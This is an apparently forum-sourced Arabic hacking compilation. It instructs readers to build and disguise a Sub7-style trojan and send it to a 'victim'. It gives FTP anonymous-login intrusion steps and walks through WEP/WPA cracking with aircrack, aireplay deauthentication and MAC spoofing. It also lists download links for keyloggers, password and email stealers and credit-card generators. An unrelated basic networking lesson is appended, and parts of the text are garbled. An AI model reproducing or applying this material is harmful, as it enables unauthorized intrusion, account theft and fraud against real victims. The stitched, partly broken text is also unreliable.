أن هنـــاك برنـــامج خـــادم وتروجـــان وســـيرفر وتســـمى ايضـــا
: SERVER يسميه البعض سـيرفر والـبعض خـادم << لـيس كـل النـاس كبعضـها ..
: TROGANيســميه الــبعض تروجــان أو أحصــنة طــراودة ...
: PATCHيســميه الــبعض بــاتش أو الملــف الأصــق ..

وهي : تقوم بعمل منفذ خلفي في جهاز الضحية ليسهل لمرسلها) المخترق (الدخول على جهـاز ضحيته بواسطة البرامج المخصصة لأختراق الأجهزة مثل) سب سيفن (أن من البرامج الخاصـة لأختــراق الأجهــزة هــي الســب ســيفن .. بــل وأســهلها ..
غيـر انـه هنـااك بـرامج أخـرى قويـة .. لاكنهـا صـعبة قـيلا علـى المبتـدئين ..
وللحصـــول عليهـــا يجـــب فهـــم الفكـــرة التاليـــة :
كـل برنـامج يسـتخدمه هكـرز الأجهـزة ينقسـم الـى ثـلاث أقسـام وهـي :
أ -ملف البرنامج الرئيسـي وهـو الـذي مـن خلالـه سـوف تقـوم بـأختراق جهـاز الضـحية
ب -ملـف التجسـس (Server) وهـو الملـف الـذي يقـوم بـأكبرجزء فـي الأختـراق ولا أنصـــحك بفتحـــه .. بـــل تقـــوم أنـــت بإرســـاله لضـــحيتك ..
ج -أعدادات ملف التجسس أو ((Edit Server)) ومن خلاله تقوم بصـنع ملـف التجسـس والـذي سـوف ترسـله الـي الضـحية .. لكـي يقـوم بفـتح المنفـذ لـك ومـن ثـم الـــــــدخول لجهـــــــاز ضـــــــحيتك ..
ســؤال : حصــلات علــى برنــامج أختــراق أجهــزة ..
معه ملف أسـمه سـيرفر وملـف آخـر أسـمه (Edit Server) وبعـد ان تفعـل ذلـك ؟؟
حـاول فـتح الملـف (Edit Server) ومـن خلالـه قـم بصـناعة السـيرفر او الملـف الخبيـث الـذي تريـد ان ترسـله للضـحية .. كـأن مـثلا : تضـع كلمـة سـر لكي يكون هذا الضحية ملكا لك ... أو ان تضع أبـلاغ بريـدي فـي كـل مـرة يـدخل الضـحية علـى النـت .. او أن تضـع أيقونـة للملـف السـيرفر للتمويـه علـى الضـحية ..
أو أو .. الـخ ... وتختلـف أعـدادت كـل سـيرفر عـن الاخـر ..
لاكن اعدادت سيرفر برنامج السب سـيفن تعتبـر الأكثـر تحكمـا وتتـوفر بهـا مميـزات كثيـره

ثانيـا : بعـد تجهيـزك لملفـك الخبيـث (Server) حـاول أرسـاله للضـحية مـن خـلال

الماسـ ـ ـ ـ ـ ـ ـ ـ ـنجر .. مـ ـ ـ ـ ـ ـ ـ ـ ـ ـثلا ..

تاكد عندما يفتح الضحية هذا الملف أن الملف الخبيث سوف يفتح منفذ خلفي لكـي يسـهل الـدخول على جهاز الضحية ... لاكن ماهو المنفذ الذي سوف يفتحه لـي البرنـامج الخـادم (Server)
جواب : لكل برنامج أختراق منفذ خاص به مثلا : السب سيفن له المنفذ : ١٢٤٣

بعد فتح الضحية للملف الخبيـث أو البرنـامج الخـادم (Server) سـيفتح لـك هـذا المنفـذ وكل ماعليك فعله هـو التوجـه للبرنـامج الاصـلي) برنـامج العميـل (او برنـامج الأختـراق وغالبـا ماتجـد ملفـه بـنفس أسـم البرنـامج .. ومـن ثـم الـدخول علـى جهـاز الضـحية بعـد كتابـة رقـم الاي بـي الخـاص بالضـحية ورقـم المنفـذ الخـاص برنـامج الأختـراق .
كيـــف يمكننـــي الحصـــول علـــى أي بـــي الضـــحية .. ؟؟
جواب :الطرق كثيـرة أسـهلها مـن أعـدادات الملـف الخـادم او التروجـان الـذي تسـتخدمه (Edit Server)قـم بعمـل تنبيـه بريـدي عنـدما يـدخل الضـحية للنـت ..
مـن هـذا الخيـار سـوف يقـوم ملفنـا الخبيـث بأرسـال رقـم الاي بـي الـذي دخـل بـه الضحية على النت الى بريدك الذي وضعته في الأعدادات

- بعض الهاكرز يقوم بعملية دمج الملف الخبيث (SERVER) مع ملف اخر ..

بمعنى : ان الضحية لو فتح هذا الملف ظهرت له صورةاو فيلم معين .. لاكن ماهو داخل الصورة او الفيلم انه (SERVER) ملفنا الصغير والخبيث .

*بعض الهاكرز يقوم بأستخدام برامج خاصة تقوم بعمل صفحات ملغومة على النت ..

لاكن ماهي الصفحات الملغومة وكيف يممكنني عملها ؟؟؟

جواب : هي صفحات هتمل عادية) صفحة أنترنت (يدخل اليها كود هتمل يودي هذا الكود هذا العمل : عندما يفتح الضحية الصفحة قم بزرع ملفنا الخبيث SERVER)
(في جهاز الضحية
ولعمل هذة الصفحات هناك برامج مخصصة لذلك وسهلة ايضا تعطيك الكود كاملا وماعليك فعله هو لصق هذا الكود في صفحة تحرير HTML لصفحتك > > هل رأيت اهمية لغة البرمجة هذة في الاختراق ..

كل التي سبق ذكرها هي طرق مختلفة لإرسال السيرفر ... ومن ثم أختراق الأجهزة ...

- ١ لاكن ماذا لو يتم أختراق الأجهزة بدووون سيرفر او اي ملف اقوم بإرساله .. هل ممكن ذلك ؟؟!!؟؟

جواب : هناك طرق لأختراق الأجهزة بدون ملفات خبيثة او حتى برامج مساعده لاكنها كلها تعتبر ركيكة ..

كيفية اختراق شبكة عن بعد باوامر DOS

نقل الملفات باستخدام الاتصال الشبكي البعيد Telnet:
Telnet هي بروتوكول انترنت معياري لخدمات الربط عن بعد ويسمح للمستخدم بربط جهازه على كمبيوتر مضيف جاعلاً جهازه وكأنه جزء من ذلك الكمبيوتر البعيد. ويختلف العرض حسب نظام الكمبيوتر المضيف. اذا كان الجهاز البعيد يستخدم نظام Windows فلا مشكلة أما اذا كان يستخدم نظام آخر فيجب معرفة بعض الأوامر للتحكم وأهم أمر يجب أن تعرفه هو "؟" والذي يحضر لك قائمة بالأوامر اللازمة.
استخدام برنامج Telnet من Windows:
ترفق Windows برنامجاً سهلاً يسمى Telnet يمكنك الدخول عليه بالضغط على قائمة ابدأ Start ثم تشغيل Run ثم اكتب Telnet وستنفتح لك صفحة البدء للبرنامج.. من Connect اختر Remote System. في صندوق الحوار Connect الذي سيظهر لك اكتب في خانة Host Name اسم ملقن الجهاز المضيف ثم اكتب في خانة Port الميناء أو المنفذ (اذا كان لديك) او اتركه كما هو، ثم اختر من الـTerm Type ، ان كان لديك والا قم بالتجربة. بعد ذلك اضغط Connect وعندما يتم الربط فستحتاج لادخال الاسم والرقم السري. وبعد الانتهاء من النقل اخترDisconnect من قائمة Connect وبعد ذلك اختر Exit.

الاختراق :

FTP
أولا و لنجاح الإقتحام يجب ان يكون لدى الضحية البور
٢١
مفتوح و هو البور الخاص ب
FTP
و لتأكد من أن البور مفتوح عليك ان تستعمل برامج السكان و هي كثيرة و من اهمها
Superscanne
بعدما تتأكد ان البور مفتوح ننتقل الى الخطوة الثانية و هي
إضغط علىStart
ثمRun
ثم اكتب ftp –n
سوف تطلع لك نافدة في الدوس مكتوب عليها
<FTP
ثم اكتبOpen
ثم إضغط على
إدخال

Enter

سوف تتحصل عب النتيجة التالية

<FTP

To

أكتب بجانب

To

رقم الإبي للضحية ثم إضغط على إدخال

إدا تحصلت على هدا الرد فقد تخطيت خطوة

/http://www.assassin.com Connected to

.(Service (Version 4.0 websrv1 Microsoft FTP ٢٢٠

و الآن أكتب الكتابة التالية

quote user ftp<ftp

إدا تحصلت على هدا الرد فقد تخطيت خطوة

.allowed, send identify (e-mail name) as password Anonymous acces ٣٣١

و الآن أكتب الكتابة التالية

root~ quote cwd<ftp

إدا تحصلت على هدا الرد فقد تخطيت خطوة

PASS Please login with USER and ٥٣٠

ثم أكتب الكتابة التالية

quote pass ftp<ftp

إدا تحصلت على هدا الرد فقد تخطيت خطوة

و نجحت في الإقتحام

.Anonymous user logged in ٢٣٠

أنت الآن في جهاز الضحية

ما عليك الآن الا ان تقوم بإستعمال

اوامر الف تي بي

هذه هى اوامر الاف تى بى مبسطة لاستخدامها فى نقل ملفات من و الى الضحية و غير ذلك

Pwdلكي تعر ما يحتويه الهارد ديسك

Cdلإقتحام مجلد مثال

كل برامج اختراق الشبكات السلكيه واللاسلكية

WarDrive
ال WarDrive هي عمليت التجول بالسياره للبحث عن شبكات
لاسلكيه غير محميه و القيام باختراقها. لو قمت بتشغيل اي برنامج
wireless scannerسوف تفاجئ بوجود الاف الشبكات
في منطقتك واغلب الشبكات غير محميه وغير مؤمنه بشكل سليم ,
وهذا ما يسهل عمل الهاكرز والقيام باستخدامهم لشبكات
الغير سواء للقيام بعمليات اختراق ولغرض التخفي ,
او لاستهلاكهم لباندوث غيرهم واستخدام الانترنت
وسرعت الاتصال لغيرهم ,
او لغرض اختراق الشبكه نفسها والقيام باختراق الاجهزه
التي فيها والقيام بعمل sniff في الشبكه والتجسس
على الباكجات الصادره والوارده اليها.
--
اولا يجب ان نعرف بعض المعلومات عن الشبكات الاسلكيه ,
هناك نوعان من الشبكات الاسلكيه
الاولىpeer-peer
وهي ان يكون جهاز كمبيوتر هو الي قد انشأ شبكه مع غيره من الاجهزه , لهدف مشاركة الملفات او غيره.
والنوع الثاني وهو الaccess point) AP)
والذي يكون عباره عن واير ليس راوتر ، في الغالب ام يكون هو ال Gatway في اغلب الشبكات البسيطه.
يمكن للهاكر ان يقوم بتمديد وتة ارسال قطعة الوايرليس
نتورك كارد التي يستخدمها ، الى الضعف,
هناك بعض انواع النتورك كارد وجد في رأسها فتحه
)مساحه صغيره ظاهره والتي يتم ارسال الموجات الاسلكيه منها (
يمكنك ان تربطها بسلك او بم للارسال حتى
تصل الى مسافات ابعد. لاتنسى ان توفر لها التبريد المناسب
لانها سوف تسخن كثيرا;)
================================
ايضا يجب ان نعرف انواع التشفير للشبكات الاسلكيه ، هناك تشفير:
wep 64 bitضعيف جدا
wep 128 bitضعيف
WPA-PSK

جداWPA-Raduis server

= =

Wired Equivalent Privacy)WEP)

WEP 64يستخدم باسورد من ٥ رموز ، او ١٠ حروف هيكس

تحتاج برامج فك التشفير الا جمع حوالي ٥٠٠٠٠ الى ٢٠٠٠٠٠ باكج لفك هذا التشفير

= =

WEP 128يستخدم ١٣ حرف ، او ٢٦ حرف هيكس

تحتاج برامج فك التشفير الى جمع حوالي ٢٠٠٠٠٠ الى ٧٠٠٠٠٠ باكج لفك هذا التشفير

= =

Wi-Fi Protected Access)WPA)

WPA Pre-Shared Key)WPA-PSK)

او المعروف باسم نظام ال WPA الاستهلاكي. Consumer

WPA-PSKنظام للتشفير , يقوم بتغيل المفتاح المشفر تلقائيا والمعروف باسم rekeying

والذي يستخدم TKIP (the Temporal Key Integrity Protocol) الذي بدوره يهتم بعملية التشفير وعملية تغيير المفتاح ، حوالي كل ٣٠ ثانيه يقوم بالتغيير او تستطيع تحديد الوقت الذي تريده.

فالبتالي يصعب على الهاكرز التقاطع الكمية المناسبه

من الباكجات حتى يتم كسر المفتاح.

طبعا مافي شي اسمه مستحيل ، هذا النوع من التشفير ايضا يمكن كسره , النوع هذا يستخدم تشفير MD5 , SHA-1 .

فعملية ايجاد الباسورد تتم عن طريق برامج , brute-force مثل برنامج , coWPAtty الذي سوف نتحدث عنه لاحقا.

= =

WPA-RAduisنظام يأخذ الصلاحيات من سيرفر خاص الي يعرف باسمRaduis server

او , TACACS+ server مثل استخدام اجهزة. RSA

اغلب الشركات والمقاهي التي توفر واير ليس اكسس

تستخدم هذا النوع من التشفير والصلاحيات; (StarBucks .

= =

للزيادة الحماية في الشبكه يمكنك ايضا الغاء خاصيةSSID Broadcast

والتي تمكن اي شخص من العثور على شبكتك والاتصال بها.

في حال الغاء ال , SSID Broadcast يجب عليك

ان تحدد اسم الشبكه وتتصل عليها يدويا.

يمكن تخطي هذي الحمايه ايضا ، برنامج kismet يظهر لك ان هناك شبكه وبياناتها ، ولكن بدون SSIDللشبكه ، يمكنك ان تقوم بايجاد SSID للشكبه عن طريق برنامج , aireplay بالامر:

aireplay -0 2 -a ath0

= =

بعض راوترات الوايرليس تستخدم خاصية(Wireless Distribution System) WDS

والتي تمكنها من تطويل مدى الاشبكه عن طريق اتصالها براوترات اخرى في نفس مجالها ، وتقوم ببث شبكتها عن طريقها.

= =

بعض الناس تقوم بتحديد اجهزه معينه فقط تستطيع ان تشبك على الشبكه الاسلكيه ، عن طريق تحديد

العنوان الفيزيائي للجهاز ,
ولكن حتى هذي الطريقهFilter MAC address ,
يمكن تخطيها ، وذلك عن طريق القيام ب , Spoofing MAC address
فقط قم بتغيير الماك ادرس لجهاز الى اي ماك ادرس شابك على الشبكه ,
تستطيع معرفة MAC للجهزه عن طريق برنامج , airodump
وبعدها قم بتغيير الماك لجهاز عن طريق الامر :
ifconfig hw ether
==============================
هناك بعض البرامج التي سوف نستخدمها ، اولا بنتكلم عن نظام الويندوز:
برنامج: Netstumbler

موقع البرنامج : http://www.netstumbler.com
البرنامج يقوم بعمل سكان واظهار معلومات عن الشبكه وحالة
وقوة الاتصال بالشبكه ، واذا ما كانت الشبكه محميه بباسورد ام لا.
برنامج: Cain

موقع البرنامج: http://www.oxid.it
ايضا عندنا برنامج , cain والذي اعتبره الافضل
لانه يبقي على اتصالك الاسلكي وهو يعمل ، عكس باقي
برامج الWIFI scanner
حيث تقوم بفصل"WZC "Wireless Zero Configuration
والذي يقوم بالاعداد التلقائي للوايرليس نتورك كارد التي
تستخدم الاستاندر ٨٠٢,١١.
برنامج cain ال فيه انه يحتوي على خصائص كثيره مثل
امكانية عمل sniff للشبكه وعمل arp-poision والذي
يمكنك من التقاط اي باسورد يخرج من الشبكه بشكل مرتب.
او يمكنك استخدام الباكدور Abel والدخول على الاجهزه التي في الشبكه.
==============================
بالنسبه للينكس، فهناك الكثير من البرامج الخطيره
جدا والتي تفوق قدرة برامج الويندوز:
برنامج: Kismet

موقع البرنامج : http://www.kismetwireless.net
عباره عن برنامج wireless scanner يقوم بإظهار معلومات كثيره جدا عن الشبكات التي يكتشفها

يظهر اذا كانت هناك شبكة حتى ولو كانت الاشاره الصادره
من الشبكه ضعيفه جداااا ,
وحتى ولو كان صاحب الشبكه قد الغى, SSID BroadCasting
يقوم برنامج Kismet بإظهار الشبكه والماك ادرس للراوتر
ولكن بدون ال SSID لها ، يمكن اظهاره
عن طريق برنامج Aircrack الذي سوف نتحدث عنه لاحقا.

Kismetيعطيك معلومات عن الايبيات المستخدمه في الشبكه وعن نوع
التشفير المستخدم واذا كانت الشبكه فيها ثغره تمكنك من اختراقها ,
وغيرها الكثير من الاشياء ,
بالاضافه الى انه يظهر صوت اذا اكتشف شبكة
واذا كان مايزال متصل بها.
ثبت البرنامج :
./configure
make
male install
البرانامج لا يشغل من خلال المستخدم root يجب ان تحدد مستخدم
خاص او معين لتشغيل البرنامج .
مثلا انا حددت المستخدم drdeath لتشغيل البرنامج .
قم بالتعديل على ملف kismet.conf
vi /usr/local/etc/kismet.conf
وعدل على الاختيارات التاليه :
User to setid (should be your normal user)
suiduser=drdeath
YOU MUST CHANGE THIS TO BE THE SOURCE YOU WANT TO USE
source=orinoco,eth1,Kismet
ضع المستخدم الي تريده في خانت suiduser
وضع اسم كرت النتورك الي تستخدمه في خانت source
اضف البيانات نفسها orinoco,eth1,Kismet :
افتح نافذه جديده للدخول بمستخدم اخر ، اضغط Alt+Ctrl+F2
اكتب اسم العضو والباسورد ، وبعدها اكتب , su للحصول على صلاحيات
الرووت لتشغيل البرنامج .
وخلاص شغل البرنامج بالامر kismet
البرنامج سوف يقوم بعرض جميع النتورك الموجوده,
ويمكنك ان ترى بيانات الشبكات عن طريق الضغط على الزر s
وبعدها اختار اي mode تريد ، مثلا , ESSID اضغط s
وبعدها سوف تستطيع التحرك واختيار الشبكات,
عن طريق الضغط على الزر i لاختيار الشبكه المراد الاطلاع على بياناتها .
هناك خيارت كثيره جدا ، وامور كثير يستطيع البرنامج القيام بها,
اكتب الامر , h لروئية مايستطيع البرنامج فعله .
طريقه اعداد البرنامج :
http://www.securityforest.com/wiki/i..._and_configure
=================================
برنامج: NetDiscover

موقع البرنامج http://nixgeneration.com/~jaime/netdiscover
برنامج Netdiscover جيد للشبكات التي لا تستخدمDHCP

البرنامج فيه مزايا رائع للسكان ,
وهي استخدام خاصية, active & passive ويعمل سنيف ايضا.
================================
برنامج: WIFI-Radar

موقع البرنامج : http://www.bitbuilder.com/wifi_radar
برنامج , Wifi-radar
برنامج رائع وسهل مكتوب بلغة البايثون ,
يقوم بعمل سكان للشبكات الاسلكيه , ويمكنك من انشاء سجل خاص لكل
شبكه ، واختيار الاتصال بهم بكل سهوله,
مثلا تفصل من شبكه وتشبك على اخرى ,
وتخزن اعدادت كل شبكه.
==============================
برنامج : AirSnort

موقع البرنامج : http://airsnort.shmoo.com
AirSnortعباره عن برانامج مشهور جدا لكسر تشفير . WEP
توجد له نسخه خاصه للويندوز ايضا.
================================
برنامج: AirCrack

للتحميل : http://www.packetstormsecurity.nl/fi...crack-2.0.html
برنامج AirCrack افضل واقوى من. AirSnort
بالنسبه لبرنامج aircrack
ثبت البرنامج وشغله ، فقط بالامر :
make install
اولا ضع النتورك كارد عندك على الوضع monitor
iwconfig eth1 mode monitor
او عن طريق برنامج . aircrack
./airmon.sh start
ملحوظه :

بعض قطع النتورك كارد لاتدعم , monitor mode
يمكنك ان تتاكد عن طريق الامرiwpriv ath0 :
هناك باتشات تضيف هذي الخاصيه لكرت النتورك عندك,
تستطيع تحميلها من:
http://airsnort.shmoo.com/orinocoinfo.html
http://www.kismetwireless.net/download.shtml
بعدها ابدا بجمع الباكجات عن طريق airodump
./airodump eth1 out 11
وتستطيع في نفس الوقت ان تشغل برنامج aircrack ليقوم بتحليل وفك تشفير الباكتات الملتقطه .

./aircrack out.cap

اقرا ملف README.html المرفق مع البرنامج ، لمعرفة كافة اختيارات البرنامج وخصائصه .

البرنامج يختصر لك الوقت المستغرق في كسر التشفير لنصف الزمن

الازم عن طريق الادات , aireplay

حيث تقوم الاداه بعمليه تعرف باسمDeAuth attack

حيث تقوم الاداه بفصل الاتصال عن احد الاجهزه المتصله

بالشبكه اذا ويقوم بتسريع جمع الباكجات عن طريق تكرار

اعادة محاولات اتصال الجهاز بالشبكه.

كود:PHP

aireplay -0 2 to broadcast the DeAuth forces a reauthentication of a client

aireplay -3 -x 600 -b &lp;ap MAC> -h ath0 replays the authentication packets

airdump ath0 captures the data

تشفير ٦٤ bit-يحتاج الى حوالي ٥ ساعات

اي حوالي الى التقاط ٢٠٠٠٠٠ باكت ,

حيث يتمكن البرنامج العادي من التقطاط الكمية المناسبه

من الباكجات ويقوم بفك التشفير.

اما تشفير ١٢٨ bit wep-فيحتاج تقريبا الى يوم كامل.

اي حوالي 800000 باكت الى مليون بكت.

برنامج aircrack يختصر لك الوقت الى التصف

البرنامج يحتوي على بعض الاسكربتات المساعده والخطيره ، مثل:

airodump:

يقوم بجمع الباكجات الازمه.

airodump

airdecap:

يقوم بفك تشفير الباكجات الملقوطه ، اذا كنت تريد ان تقرأها.

airdecap [options]

aircrack:

البرنامج الرئيسي والذي يقوم بتحليل الباكجات المجموعه

ويقوم بفك تشفيرها.

aircrack

aireplay:

يقوم بتسريع الاتصال والاتقاط الباكجات.

وايضا يقوم باظهار ال SSID للراوترات التي الغت خاصية SSID BroadCasting

aireplay -0 2 -a ath0

هذا هو ال Manual للبرنامج :

http://www.wirelessdefence.org/Conte...kORIGINAL.html
==================================
برنامج: coWPAtty

موقع البرنامج: http://sourceforge.net/projects/cowpatty
البرنامج يستخدم لكسر تشفير باسوردات ,WPA
البرنامج عباره عن برنامج ,Brute-Force
يحتاج البرنامج الى ٤ باكجات فقط حتى يبدا بالكراك,
الباكجات هي المعروفه باسم ,four-way handshake
تحتاج لبرنامج سنيف مثلا ethereal لالتقاط الباكجات الاربعه.
وبعدها قم باستخدام البرنامج لكسر التشفير.
هذا الكتاب مفيد في التعرف على ميك****ية عمل WPA وكيفية كسره:
Part 1 :
http://www.informit.com/articles/article.asp?p=369221
Part 2 :
http://www.informit.com/articles/article.asp?p=370636
==================================
برنامج: KisMAC

موقع البرنامج: http://kismac.binaervarianz.de/index.php
برنامج يحتوي على عدت خواص اهمها انه يعمل مثل
برنامج Kismet في الاسكان ومراقبة الشبكات ,
وايضا يقوم بعمل كراك لتشفير. WPA
==================================
وصلات مفيده:
http://cri.ch/linux/docs/sk0016.html
http://www.informit.com/articles/art...&seqNum=3&rl=1
http://www.microsoft.com/windowsxp/u..._03july28.mspx
هذي تقريبا افضل البرامج التي استخدمها في هاك الوايرليس ,
او ما يعرف باسمWarDrive
وهذا
فلاش يوضح استخدام بعض الادوات ذات الصله بالوار دريف
http://www.irongeek.com/i.php?page=videos/wardrive1

مكتبة مواقع لبرامج يستخدمها الهاكرز

http://www.sfhty.com/u/20530200502110903232.zip لسرقة الياهو
http://www.sfhty.com/u/20530200502100616522.zip لاغلاق جهاز من يزعجك على الXP
http://www.sfhty.com/u/205302005020204815.zip لالخفاء رموز استارت
http://www.sfhty.com/u/205302005012608502.zip لاغلاق جميع البورتات المفتوحه
http://www.sfhty.com/u/205302005012608230.zip جامد لسرقة الباصات
http://www.sfhty.com/u/205302005012608041.zip لتدمير المواقع
http://www.sfhty.com/u/205302005012608012.zip ادمج الباتشات
http://www.sfhty.com/u/205302005012607574.zip يطلع كل الباصات اللى على الجهاز
http://www.sfhty.com/u/205302005012607554.zip لصنع بطاقات الائتمان
http://www.sfhty.com/u/205302005012607542.zip لتسجيل الباسوردات
http://www.sfhty.com/u/205302005012607385.zip لانزال الباتش غصب عن الضحيه
http://www.sfhty.com/u/205302005012607293.zip بازوكا المعدل لسرقة الميل
http://www.sfhty.com/u/205302005012607280.zip لتدمير الميل
http://www.sfhty.com/u/205302005012509064.zip لتكبير اى شى يقع عليه الماوس
http://www.sfhty.com/u/205302005011901052.zip برنامج جدامد لحماية الملفات
http://www.sfhty.com/u/205302005011912513.zip لتفجير الميل
http://www.sfhty.com/u/205302005011201574.zip لتجميد الياهو لمدة يومين
http://www.sfhty.com/u/205302005011109053.zip برنامج لاختراق الاجهزه
http://www.sfhty.com/u/205302005011109030.zip برنامج هكر
http://www.sfhty.com/u/205302005011109013.zip برنامج اختراق بالعربى
http://www.sfhty.com/u/205302005011109000.zip بتشات
http://www.sfhty.com/u/205302005010609420.zip برنامج لوك وهيدن
http://www.sfhty.com/u/205302004123002415.zip لتغير اسم ستارت لل xp
http://www.sfhty.com/u/205302004122710494.zip لضرب البلاستر
http://www.sfhty.com/u/205302004122710311.zip اغلاق البورتات المفتوحه لل xp
http://www.sfhty.com/u/205302004122601052.zip لاغلاق جهاز اى حد XP
http://www.sfhty.com/u/205302004122612524.zip لاغلاق الهوتميل
http://www.sfhty.com/u/205302004122612501.zip بر نامج لاختراق الشبكات المحليه
http://www.sfhty.com/u/205302004122612453.zip بر نامج احضار الاى بى
http://www.sfhty.com/u/205302004122612412.zip فاتل الهوتميل ١ من تعديلى شغال١٠٠%
http://www.sfhty.com/u/205302004122612022.zip ان اسكان لاختراق الشبكات
http://www.sfhty.com/u/205302004122511590.zip فاتل الهوتميل ٢
http://www.sfhty.com/u/205302004122511525.zip فائمة المسنجر

Xp ديب فريز http://www.sfhty.com/u/20530200412251114550.zip
لفتح اكثر من ايميل على المسنجر http://www.sfhty.com/u/20530200412251112218.zip
لاختراق الهوتميل http://www.sfhty.com/u/20530200412251111355.zip
مشكله لاختراق الشبكات http://www.sfhty.com/u/20530200412251105858.zip
كى لوجر مشكله http://www.sfhty.com/u/20530200412250094617.zip

الشبكات

الشبكات: هي ربط الأجهزة مع بعضها البعض أو ربط الأجهزة الالكترونية ببعضها البعض
الفائدة من عملية الربط (أهمية الشبكات)
-1اقتصادية: تختصر التكاليف المالية .
-2تبادل المعلومات بيسر وسهولة وتصحيح الخطأ .
●كيف نبني الشبكة ؟ أو نصمم شبكة ؟
احتياجات الشبكة وتصميمها :
-1كروت الشبكة وسرعتها ١٠٠/١٠ أو ١٠٠/١٠ أو ١٠٠٠/١٠
وتكون مركبة في كل جهاز وغير معطل .
-2تعريف كروت الشبكة تعريفاً صحيحاً .
ملاحظة xp :يعرف كل شيء في الجهاز عدا المودم أحيانا .
-3الكابل وتكون سرعته ١٠٠/١٠ 0100/10-
-3الموزع أو المجمع: وينقسم إلى قسمين :
أ؟- سويتش (SWITSH)
ب؟- هب (HUP)
●ما الفرق بين SWITSH و HUP

SWITSH HUP
الشكل الخارجي واحد .
المداخل واحدة ومتساوية
أسرع من hup في نقل البيانات لأنه يقوم بإعطاء سرعته لكل مخرج من المخارج يعني ٣٠ مخرج = كل فتحة سيكون سرعتها ١٠٠/١٠ إذا كان ١٠٠/١٠
***عند بدء تشغيل السويتش يقوم بعمل جدول يحتوي على عناوين الأجهزة .. كل جهاز في الشبكة وله عنوان .. فعند إرسال معلومة يقوم بتوصيلها إلى الجهاز المراد المرسل إليه فقط .**

الشكل الخارجي واحد
المداخل واحدة ومتساوية
يوزع سرعته على عدد الفتحات مما يؤدي إلى بطء إرسال البيانات .

*ال hup عند ارسال معلومة يمر على كل الأجهزة حتى يصل إلى الجهاز المراد وهذه عملية بطيئة جداً فمثلاً (إرسال معلومة إلى الجهاز رقم (١٠) لابد أن تمر على كل الأجهزة حتى تصل إلى الجهاز المراد الوصول إليه مما يؤدي إلى البطء في نقل المعلومات .

أعطال ال switsh و hup :

-1توقف مصدر الطاقة عن العمل .

-2عطل المخارج (الفتحات) ... ضع كابل مكان آخر لتعرف هل هو عطل أم لا (لذلك الفتحات تكون أكثر من عدد الأجهزة (.

مواقع توزيع الأجهزة الفرعية مع الجهاز الرئيسي وموقع السويتش

موقع السويتش هو المهم في كل مكان يصل جميع الأجهزة به به مسافات متقاربة الطول.. لأن السويتش أذا كان موقع متوسط خدم جميع الأجهزة بدون أي مشاكل فلا بد أن يكون موقعه استراتيجي... بحيث يكون طول الكابلات موحدة .

الكابلات :

لابد أن يكون كل كابل مرقم وله علامة يعرف بها بحيث لو تعطل الكبل الجهاز يسهل معرفته .

*ي حالة قص كبل يجب أن تكون الرؤوس س متساوية ونعرف ذلك بلمبة الشبكة)تضئ وتنطفيء (

●كل جهاز له كبل يصل الجهاز مباشرة بالسويتش .

●كل كبل مسافته تقريباً (٢٠٠) متر ويجب أن يكون بين كل ١٥٠متر سويتش يأخذ الشبكة ويقويها ويرسلها مرة أخرى .

●السويتش يشوش حتى من الجوال على الشبكة .

●هذا إذا كانت الشبكة متقاربة .

●أما إذا كانت بعيدة فهناك الألياف الضوئية وهي جيدة جداً خالية من التشويش وأقرب مثال لها شبكة الهاتف .

وربما تحول كل الشبكات مستقبلاً على ألياف ضوئية .

●الألياف الضوئية: عبارة عن زجاج مع ظاهرة انكسار الضوء تضعها في مدخل لآخر منه عند انكسارها عند جميع المداخل ما عدا واحد .

●أيضا هناك الكبل المحوري للمسافات البعيدة لكنه ليس مثل الألياف الضوئية .

كيفية ربط السويتش مع سويتش أخر :

سويتش واحد مع ا لمدخل الأخير

سويتش واحد مع جميع المداخل

الجهاز الرئيسي (الخادم :(server) (

إما أن يكون win98 أو server ٢٠٠٠ أو xp أو nt4 أو win net

●الأجهزة الفرعية ممكن تكون :

1-win98 2- 2000 بروفيشنل .٣ 2000 -سيرفر ٤- اكس بي أو ntc4

*أنواع الشبكة التي تربط بينها :

-1مجموعة عمل: وفيها كل جهاز له الحرية بدون تحكم الجهاز الرئيسي .

-2الخادم والعميل :مجال: وفيها يتحكم الجهاز الرئيسي في بقية الجهاز وهذه المعمول بها لدينا في مصادر التعلم (كلمة سر موحدة لجميع الأجهزة) ولا بد من تشغيل الجهاز الرئيسي لكي تشتغل بقية الأجهزة أو أحدها.ولابد من توفر أربعة أشياء لكي تدخل إلى مجموعة المجال : اسم المستخدم وكلمة المرور واسم المجال والعنوان واسم الكمبيوتر. وفي المجال خدمات كثيرة فممكن أحدد لأحد المشتركين

وقت معين للدخول إلى الشبكة فلا يستطيع الدخول في غير هذا الوقت ولو كان يعمل على الشبكة ودخل الوقت المحدد له فيستطيع الاتصال آلياً .
لابد من تسمية الأجهزة بأسماء مريحة ومفهومه

كيف تتعرف الأجهزة على بعضها البعض :

هناك بروتوكولات لتعامل الأجهزة مع بعضها البعض فلو كان هناك أجهزة متعددة الصناعة فبواسطة بروتوكول يسمى ETCP/IP
هذا بروتوكول / (IP) وهذا بروتوكول آخر TCP)) الأول مهمته تحديد عنوان الجهاز المنقول إليه والثاني مهمته النقل فقط دون معرفة العناوين المنقول إليها .
وهذا بروتوكول إضافي NET BUE ويستخدم في الاتصالات الخارجية وتحديد الدخول للأجهزة الأخرى .
ملاحظة IP :من المستحيل أن نجد جهازين في الشبكة لهما اسم واحد .
لدينا عنوانين: ١- تلقائي: عند دخوله الشبكة يأخذ رقم مثلاً اليوم رقم (١) وغداً (٩ (
-2محدد:أي رقم محدد مثلاً (٢) ودائماً يبقى بنفس الرقم (٢ (
أي عنوان يتكون من أربع خانات: الخانة ٣/٢/١ تقبل الأرقام إلى ٢٥٥
والخانة الرابعة تقبل الرقم إلى ٢٢٣ فقط ورقم الجهاز
لابد أن يتغير من جهاز الآخر .

- **ضع الترقيم كما تريد وتشاء واختر أي رقم ما عدا ١٢٧ لأنه محجوز للشبكة الرئيسية .**
- **متى يستخدم الترقيم التلقائي وحتى يستخدم الترقيم المحدود ؟**

-الترقيم التلقائي يستخدم إذا كانت الأجهزة غير محددة العدد ويمكن أن تزيد في أي وقت .
-الترقيم المحدد يستخدم إذا كانت الأجهزة محددة العدد .
-أيضاً الترقيم التلقائي إذا كانت الشبكة خارجية أيضاً، وممكن تكون بجهاز رئيسي واحد... وممكن نضع جهاز رئيسي هنا وآخر خارجي وكل جهاز تحته مجموعة من الأجهزة ويتعاملا مع بعضها بطريقة الند للند بين الأجهزة الرئيسية .

** *** *** **

